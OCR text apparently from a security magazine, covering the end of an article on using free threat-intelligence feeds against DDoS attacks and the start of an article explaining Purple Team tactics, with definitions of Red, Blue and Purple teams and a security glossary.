


Figure 5: DDoS Attack Strategy by Mirai Botnet

Source: "How to Identify a Mirai-Style DDoS Attack", https://www.imperva.com/blog/how-to-identify-a-mirai-style-DDoS-attack/

As Botnets are not sufficient, due to the enormous increase in adaption of IoT technology, cybercriminals are adding more and more insecure and misconfigured IoT devices to their attack league, expanding their attacking capabilities to cause immense/irrecoverable impact on their targets.

How Can Threat Intelligence Bridge the Gap?

By 2019, almost all major companies globally are well aware of the adverse capabilities of DDoS attacks and most of the cyber security establishments in these organizations focus especially on countering DDoS attacks. Companies these days are also not hesitating in allocating higher budgets towards procuring DDoS specific protection systems. Despite their maturity towards DDoS threats, attackers are always proving that they are way advanced and stand ahead of the companies. Despite being deployed with state-of-art DDoS protection systems and strategies in their network perimeter, companies across the globe are becoming victims to these DDoS attacks.

The only question that pops-up to every CISO is "We are deploying state-of-art infrastructure, employing highly professional cyber security experts, but still the DDoS attacks are on the run! How can we assure 100% protection from these notorious DDoS attacks?"

The only answer to this question is "Threat Intelligence". Defensive measures are good, but they are not good enough when it's a matter of a company's reputation and especially when a company has to deal with DDoS attacks. Figure 6 is a screenshot from the famous Hollywood movie *300* and here it is an apt analogy of how companies these days are using their defensive mechanisms towards DDoS attacks these days. This isn't sufficient.

Figure 6: DDoS Attack Analogy

Source: "300", https://www.scienceabc.com/wp-content/uploads/2016/09/Spartan-shielding.jpg

Companies must employ preemptive and proactive strategies, like threat intelligence, in countering DDoS attacks. In spite of just defending their network perimeters, companies should proactively identify the scope and possibility of future attacks. Companies can employ the latest technologies, like Artificial Intelligence, Machine Learning, Data Analytics, etc., in conjunction with threat intelligence in order to acquire effective DDoS intelligence and predict future DDoS attacks. Gathering actionable intelligence from various sources is a crucial step in establishing DDoS threat intelligence in any company; and internal and external sources as shown in Figure 7 can provide great insights to the companies in making crucial decisions and taking necessary actions towards curbing the DDoS attacks permanently.

Figure 7: DDoS Threat Intelligence Feeds

Source: "What is a Threat Intelligence Platform (TIP)?", https://www.anomali.com/resources/what-is-a-tip

Open-Source DDoS Threat Intelligence Feeds

Companies can be smart in choosing their threat intelligence feeds, despite purchasing expensive threat reports for DDoS related intelligence, companies can build their own threat intelligence against DDoS even by

using publicly available free sources. Following are some of the freely available threat intelligence platforms where companies can acquire DDoS related feeds.

A10 Networks: DDoS Weapons Intelligence Map




Figure 8: DDoS Threat Intelligence Map

Source: "DDoS WEAPONS INTELLIGENCE MAP", https://threats.a10networks.com/

NETSCOUT Cyber Threat Horizon - A Digital DDoS Attack Map




Figure 9: NETSCOUT DDoS Attack Map

Source: "NETSCOUT Cyber Threat Horizon", https://www.netscout.com/DDoS-attack-map

AlienVault: Open Threat eXchange (OTX)




Figure 10: AlienVault OTX

Source: "AlienVault OTX", https://otx.alienvault.com/

IBM X-Force Exchange




Figure 11: IBM X-Force Exchange

Source: "IBM X-Force Exchange", https://portal.sec.ibm.com/mss/html/en_US/support_resources/xforce_exchange.html

IOC Bucket

Figure 12: IOC Bucket

Source: "IOC Bucket", https://www.iocbucket.com/

Conclusion

In addition to the existing defensive measures, Threat Intelligence is key to not only defend but also prevent DDoS attacks. Companies can employ cost effective methods in gathering DDoS related feeds in order to build effective actionable intelligence.

References:

- https://securelist.com/DDoS-report-q1-2019/90792/
- https://en.wikipedia.org/wiki/File:DDoS-attack-ex.png
- https://www.imperva.com/blog/how-to-identify-a-mirai-style-DDoS-attack/
- https://www.scienceabc.com/wp-content/uploads/2016/09/Spartan-shielding.jpg
- https://www.businesswire.com/news/home/20190305005308/en/A10-Networks-DDoS-Threat-Intelligence-Finds-IoT
- https://www.anomali.com/resources/what-is-a-tip
- https://threats.a10networks.com/
- https://www.netscout.com/DDoS-attack-map
- https://otx.alienvault.com/
- https://exchange.xforce.ibmcloud.com/
- https://portal.sec.ibm.com/mss/html/en_US/support_resources/xforce_exchange.html
- https://www.iocbucket.com/

Purple Team Tactics and Threat Intelligence

Alexandros Pappas

Alexandros Pappas BSc, works as Security Incident Response at Epiq. Working for several big companies, he is responsible for conducting Tactical Threat Intelligence with integrated solutions, and Incident Response. At the same time, the author extends his knowledge in Purple Team Tactics, Penetration Testing and Red Teaming. Highly motivated and passionate about security, he can be reached via an email at pappasvar@gmail.com.

There is increasing recognition that Red Teams and Blue Teams should work together, creating a Purple Team. This Purple Team isn't necessarily new, but a combination of existing Red and Blue Teams working together to serve an identical goal: improved organizational security posture! It might be regarded as a process (by engaging both Teams), as opposed to a unique entity. The Red Team should be conducting objective assessments mimicking known and quantifiable threats. As part of this process, the threat actor's TTPs should be known. Based on this modern approach, the Purple Team improves security by removing the "win or lose" mentality between Teams, and enhances cooperation, as transparency benefits everyone.

Introduction

Purple Team engagements should always be intelligence-led adversary emulations. If they aren't, then you're doing something wrong. It's hard to defend against something you have never seen, and pointless wasting resources defending against something you likely won't. Intelligence-led Purple Teaming simply means you are acting on knowledge acquired about threat actors, which therefore better equips you in Purple Teaming exercises. The reason for this is to avoid a wide scoped, vague, or non-targeted Purple Team exercise. Adversary emulation entails formulating attacks using the same methodology and approach as your attackers

would. This is done not only to test the resiliency of our environment but also to better equip ourselves against malicious methods we're likely to face.

Recently, several advancements have been made in Purple Teaming to make it more accessible, and affordable, to the masses. MITRE Adversarial Tactics, Techniques & Common Knowledge (ATT&CK) became available a couple of years ago with the primary goal of providing a common reference point for the tactics, techniques, procedures (TTP) that threat actors use against an entity. It also provided a reference point of threat actor groups around the globe and their preferred TTPs and targeted industries. That way, organisations could pick which TTPs to address by looking at the industry they are part of and the TTPs threat actors targeting an industry use.

Even though this topic is broad and can be approached dynamically, in this article we provide a general overview how Purple Team Tactics and Threat Intelligence can benefit any organisation to strengthen their security posture.

History & Origin

Red Teaming is practicing cyber operational attacks against a target from an adversarial perspective, to improve the security of the target company. It was developed in the military where a group focuses on training and developing their skills to avoid failures, and acquire self-awareness, reflection and critical thinking. These failures are usually repeated, so Red Teams prevent reoccurrence.

Likewise, Red Teaming in cyber operations has a similar militaristic mission, though the techniques used in this assessment involve a cyber exercises, human attacks, or physical locales; however, the goal is ment.

Instead of focusing on presenting exploitable vulnerabilities to information security, Red Teams have traditionally focused on achieving defined objectives. They have an aggressive role, practicing offensive security techniques to reach their objective. Red Teams typically only need to identify one way of achieving the goal. They are not expected to iterate through every possible permutation to determine all possible paths to "success."

Blue Teams, however, are expected to be defensive. They need to protect against every attack launched by the Red Team. To be effective, they to defend against all attacks, all the time. Blue Teams need access to log data, security information and even management data, threat intelligence, and to network traffic captures. The Blue Team needs to be able to analyse vast swathes of data and intelligence to detect the proverbial needle in the haystack.

Purple Teaming combines these two actions. It involves the Red Team performing a set of predefined actions in a monitored and controlled environment by the Blue Team. In a nutshell, the goal is to help the Blue Team identify gaps in monitoring controls and model adversarial activities with their internal toolset. By doing so, the Blue Team enhances its internal capabilities and heightens organizational security.

Definitions and Terminology

- **Red Team:** A group of independent skilled people targeting an organization to identify weaknesses and find areas to improve.
- **Blue Team:** Security team defending the network.
- **Purple Team:** Red Team and Blue Team's combined effort to improve organizational security.
- **TTPs:** Tactics, Techniques, Procedures
- **SIEM:** Security Information and Event Management
- **EDR:** Endpoint Detection and Response
- **IPS/IDS:** Intrusion Prevention System/Intrusion Detection System
- **IOCs:** Indicators of Compromise
- **Blackhole:** A place where incoming packets are destroyed or discarded without informing the sender or recipient of their failed delivery.
- **Sinkhole:** A server or network segment which malicious traffic is intentionally directed. It is like a honeypot, but used actively as defence.
- **Sandbox:** a security mechanism for separating running programs, usually to mitigate system failures or software vulnerabilities from spreading.
- **Application whitelisting:** is the practice of specifying an index of approved software applications that are permitted on a computer system.
- **APT:** An Advanced Persistent Threat is a stealthy network threat actor, typically a nation-state or state-sponsored group, which gains unauthorized access to a computer network and remains undetected for an extended period. In recent times, this may also refer to non-state sponsored groups conducting large, targeted intrusions.
- **Threat intelligence:** This is evidence-based knowledge, including context, mechanisms, indicators, implications, and action-oriented advice about an existing or emerging menace or hazard to assets. This intelligence can be used to inform decisions regarding the subject's response to that menace or hazard.
- **PowerShell**: An interactive command-line interface (CLI) and automation engine designed by Microsoft to help design system configurations and automate administrative tasks. This tool has its own command-line with a unique programming language like Perl.

The Need for Purple Teaming

There is increasing recognition that Red Teams and Blue Teams should work together, creating a Purple Team. This Purple Team isn't necessarily new, but a combination of existing Red and Blue Teams working together to serve an identical goal: improved organizational security posture! It might be regarded as a process (by engaging both teams), as opposed to a unique entity. The Red Team should be conducting objective assessments mimicking known and quantifiable threats. As part of this process, the threat actor's TTPs should be known. Based on this modern approach, the Purple Team improves security by removing the "win or lose" mentality between teams, and enhances cooperation, as transparency benefits everyone.

